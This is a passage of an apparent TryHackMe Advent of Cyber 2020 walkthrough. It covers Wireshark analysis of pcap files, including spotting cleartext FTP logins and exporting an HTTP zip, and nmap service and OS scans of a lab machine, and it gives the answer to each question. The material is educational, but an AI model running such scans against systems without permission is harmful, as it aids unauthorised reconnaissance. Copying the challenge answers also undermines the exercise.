     86 32.461007    10.10.73.252    10.10.122.128   FTP        78 Request: CWD public
     87 32.461117    10.10.122.128   10.10.73.252    FTP       103 Response: 250 Directory successfully changed.
     91 33.909210    10.10.73.252    10.10.122.128   FTP        92 Request: PORT 10,10,73,252,215,35
     92 33.909331    10.10.122.128   10.10.73.252    FTP       117 Response: 200 PORT command successful. Consider using PASV.
     94 33.909709    10.10.73.252    10.10.122.128   FTP        72 Request: LIST
     98 33.910300    10.10.122.128   10.10.73.252    FTP       105 Response: 150 Here comes the directory listing.
    104 33.910807    10.10.122.128   10.10.73.252    FTP        90 Response: 226 Directory send OK.
    109 38.443986    10.10.73.252    10.10.122.128   FTP        74 Request: TYPE I
    110 38.444077    10.10.122.128   10.10.73.252    FTP        97 Response: 200 Switching to Binary mode.
    111 38.444464    10.10.73.252    10.10.122.128   FTP        93 Request: PORT 10,10,73,252,185,111
    112 38.444525    10.10.122.128   10.10.73.252    FTP       117 Response: 200 PORT command successful. Consider using PASV.
    113 38.444933    10.10.73.252    10.10.122.128   FTP        89 Request: RETR shoppinglist.txt
```

Question 5: Continuing with our analysis of "pcap2.pcap", what is the name of the protocol that is encrypted?

Answer: ssh

As soon as you open the ‘pcap2.pcap’, read on the length info column and from there you could see 2 rows that state encrypted packet. That would be the one that we will be choosing, then look at that 2 rows in the protocol column and that would be the answer to this question.




No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.10.122.128	10.11.3.2	SSH	102	Server: Encrypted packet (len=48)
2	0.000084	10.10.122.128	10.11.3.2	SSH	150	Server: Encrypted packet (len=96)
3	0.060016	10.11.3.2	10.10.122.128	TCP	54	57748 → 22 [ACK] Seq=1 Ack=49 Win=1024 Len=0
4	0.101317	10.11.3.2	10.10.122.128	TCP	54	57748 → 22 [ACK] Seq=1 Ack=145 Win=1029 Len=0
5	1.127866	10.10.122.128	91.189.92.40	TCP	74	33400 → 443 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 TSval=3118188800 TSecr=0 WS=128
6	2.549894	10.10.73.252	10.10.122.128	FTP	72	Request: QUIT
7	2.549999	10.10.122.128	10.10.73.252	FTP	80	Response: 221 Goodbye.
8	2.550011	10.10.122.128	10.10.73.252	TCP	66	21 → 45332 [FIN, ACK] Seq=15 Ack=7 Win=490 Len=0 TSval=894813665 TSecr=411028459
9	2.555520	10.10.73.252	10.10.122.128	TCP	66	45332 → 21 [ACK] Seq=7 Ack=15 Win=491 Len=0 TSval=411028463 TSecr=894813665

Question 6: Examine the ARP communications. Who has 10.10.122.128? Tell 10.10.10.1. Answer: 10.10.122.128 is at

Answer: 02:c0:56:51:8a:51

First, I filtered it out from the rest just by typing ‘arp’ in the filter box. From there, you could read the length info and the answer is based on the question.




arp

No.	Time	Source	Destination	Protocol	Length	Info
46	19.785010	02:c8:85:b5:5a:aa	02:c0:56:51:8a:51	ARP	56	Who has 10.10.122.128? Tell 10.10.0.1
47	19.785024	02:c0:56:51:8a:51	02:c8:85:b5:5a:aa	ARP	42	10.10.122.128 is at 02:c0:56:51:8a:51
77	26.727854	02:c0:56:51:8a:51	02:c8:85:b5:5a:aa	ARP	42	Who has 10.10.0.1? Tell 10.10.122.128
78	26.727968	02:c8:85:b5:5a:aa	02:c0:56:51:8a:51	ARP	56	10.10.0.1 is at 02:c8:85:b5:5a:aa
84	32.388846	02:c8:85:b5:5a:aa	Broadcast	ARP	56	Who has 10.10.122.128? Tell 10.10.0.1
85	32.388861	02:c0:56:51:8a:51	02:c8:85:b5:5a:aa	ARP	42	10.10.122.128 is at 02:c0:56:51:8a:51
137	53.095851	02:c0:56:51:8a:51	02:c8:85:b5:5a:aa	ARP	42	Who has 10.10.0.1? Tell 10.10.122.128
138	53.095990	02:c8:85:b5:5a:aa	02:c0:56:51:8a:51	ARP	56	10.10.0.1 is at 02:c8:85:b5:5a:aa

Question 7: Analyse "pcap3.pcap" and recover Christmas! What is on Elf McSkidy's wishlist that will be used to replace Elf McEager?

Answer: rubber ducky


First, I filtered out by typing HTTP. From this, I could see one from the filtered files showing that it has a zipped file.



http

No.	Time	Source	Destination	Protocol	Length	Info
166	11.665107	10.10.53.219	10.10.21.210	HTTP	139	GET / HTTP/1.1
168	11.665723	10.10.21.210	10.10.53.219	HTTP	4852	HTTP/1.1 200 OK (text/html)
291	26.537049	10.10.53.219	10.10.21.210	HTTP	215	GET /christmas.zip HTTP/1.1
395	26.542475	10.10.21.210	10.10.53.219	HTTP	10388	HTTP/1.1 200 OK (application/zip)

Then, I export it via File → Export Objects → HTTP and save it. After that, open up the file and you can see all the contents there.




Name	Size	Type	Date Modified
AoC-2020.png	97.3 kB	PNG image	30 November 2020,...
christmas-tree.jpg	296.8 kB	JPEG image	30 November 2020,...
elf_mcskidy_wishlist.txt	134 bytes	plain text do...	30 November 2020,...
Operation Artic Storm.pdf	97.6 kB	PDF docum...	30 November 2020,...
selfie.jpg	93.8 kB	JPEG image	30 November 2020,...
tryhackme_logo_full.svg	20.7 kB	SVG image	30 November 2020,...

6 objects (606.3 kB), 1 object selected (97.3 kB)

"christmas.zip": 551.8 KiB (565,069 bytes) Zip archive

Open the ‘elf_mcskidy_wishlist.txt’ then you could see the message




```
Wish list for Elf McSkidy
─────────────────────────
Budget: £100

x3 Hak 5 Pineapples
x1 Rubber ducky (to replace Elf McEager)

```

Question 8: Who is the author of Operation Arctic Storm?

Answer: Kris Kringle

Open up ‘christmas.zip’ and find a file entitled ‘Operation Arctic Storm’. From there, you could see the author’s name.



STRICTLY CONFIDENTIAL

Author: Kris Kringle

Revision Number: v2.5

Date of Revision: 14/11/2020

Thought Process/Methodology:

As soon as you open the ‘pcap1.pcap’ in Wireshark, find the first line that has the ICMP protocol and from that, its IP address would be the answer to question 1. Next, use the protocol.request.method which the final command would be 'HTTP. request.method == GET' as we’re trying to find GET. After applying ‘HTTP.request.method == GET’ in the filter box, analyze the length info content and from there, I could get the answer for question 3. Moving on to the next question, First, I filtered just by typing FTP in the filter box and a list of FTP protocols would appear. From this, just simply analyze them and find the most logical and relevant one. In this case, I am trying to find the password leaked during the login process, so I found the word ‘PASS’ with a combination of words next to it and that a combination of words would be the answer. Next, As soon as you open the ‘pcap2.pcap’, read on the length info column and from there you could see 2 rows that state encrypted packets. That would be the one that we will be choosing, then look at those 2 rows in the protocol column. ssh would be the answer to it. After that, I filtered it out from the rest just by typing ‘arp’ in the filter box. From there, you can read the length info and the answer I got is 02:c0:56:51:8a:51. Moving on, First, I filtered out by typing HTTP. From this, I could see one from the filtered files showing that it has a zipped file. Then, I export it via File → Export Objects → HTTP and save it. After that, open up the file and you can see all the contents there. Open the ‘elf_mcskidy_wishlist.txt’ then you could see the message showing that x1 rubber ducky is going to replace Elf McEager. Finally, to find the author for Operation Arctic Storm, it is simply just by opening up the ‘christmas.zip’ and finding a file entitled ‘Operation Arctic Storm’. From there, you could see the author’s name.


Day 8: Networking – What's Under the Christmas Tree?

Tools used: Attack box

Solution/walkthrough:

Question 1: When was Snort created?

Answer: 1998




1998

Snort is a free and open source network intrusion prevention system (NIPS) and network intrusion detection system (NIDS) created by Martin Roesch in **1998**.

Question 2: Using Nmap on MACHINE_IP, what are the port numbers of the three services running?

Answer: 80,2222,3389

Use the nmap -Pn x.x.x.x (where x.x.x.x is IP Address) flag to ignore ICMP being used to determine if the host is up.



root's Home
Terminal
Tools
Additional
root@ip-10-10-104-58: ~
File Edit View Search Terminal Tabs Help
root@i... root@i... root@i... root@i... root@i... root@i...

```
Nmap scan report for ip-10-10-250-233.eu-west-1.compute.internal (10.10.250.233)
Host is up (0.035s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
80/tcp   open  http
2222/tcp open  EtherNetIP-1
3389/tcp open  ms-wbt-server
MAC Address: 02:AC:A8:87:EA:57 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.86 seconds
root@ip-10-10-104-58:~# nmap -Pn 10.10.250.233

Starting Nmap 7.60 ( https://nmap.org ) at 2022-06-25 12:16 BST
Nmap scan report for ip-10-10-250-233.eu-west-1.compute.internal (10.10.250.233)
Host is up (0.00047s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
80/tcp   open  http
2222/tcp open  EtherNetIP-1
3389/tcp open  ms-wbt-server
MAC Address: 02:AC:A8:87:EA:57 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.78 seconds
root@ip-10-10-104-58:~# nmap -A 10.10.104.58
```

Question 3: Use Nmap to determine the name of the Linux distribution that is running, what is reported as the most likely distribution to be running?

Answer: Ubuntu

To identify services running, use nmap -A x.x.x.x (where x.x.x.x is IP Address) flag.



root@ip-10-10-104-58: ~
File Edit View Search Terminal Tabs Help
root@i... root@i... root@i... root@i... root@i... root@i...

```
root@ip-10-10-104-58:~# nmap -A 10.10.250.233

Starting Nmap 7.60 ( https://nmap.org ) at 2022-06-25 12:48 BST
Nmap scan report for ip-10-10-250-233.eu-west-1.compute.internal (10.10.250.233)
Host is up (0.00047s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: Hugo 0.78.2
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: TBFC&#39;s Internal Blog
2222/tcp open  ssh           OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; prot
ocol 2.0)
| ssh-hostkey:
|   2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
|   256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
|_  256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (EdDSA)
3389/tcp open  ms-wbt-server xrdp
MAC Address: 02:AC:A8:87:EA:57 (Unknown)
No exact OS matches for host (If you know what OS is running on it, see https://
nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.60%E=4%D=6/25%OT=80%CT=1%CU=34467%PV=Y%DS=1%DC=D%G=Y%M=02ACA8%T
OS:M=62B6F651%P=x86_64-pc-linux-gnu)SEQ(SP=108%GCD=1%ISR=10D%TI=Z%CI=Z%TS=A
```

Question 4: What is the version of Apache?

Answer: 2.4.29

Same as question 3, use nmap -A x.x.x.x (where x.x.x.x is IP Address) flag to identify services running.



Termina
Tools
ditional
root@ip-10-10-104-58: ~
File Edit View Search Terminal Tabs Help
root@i... root@i... root@i... root@i... root@i... root@i...

```
root@ip-10-10-104-58:~# nmap -A 10.10.250.233

Starting Nmap 7.60 ( https://nmap.org ) at 2022-06-25 12:48 BST
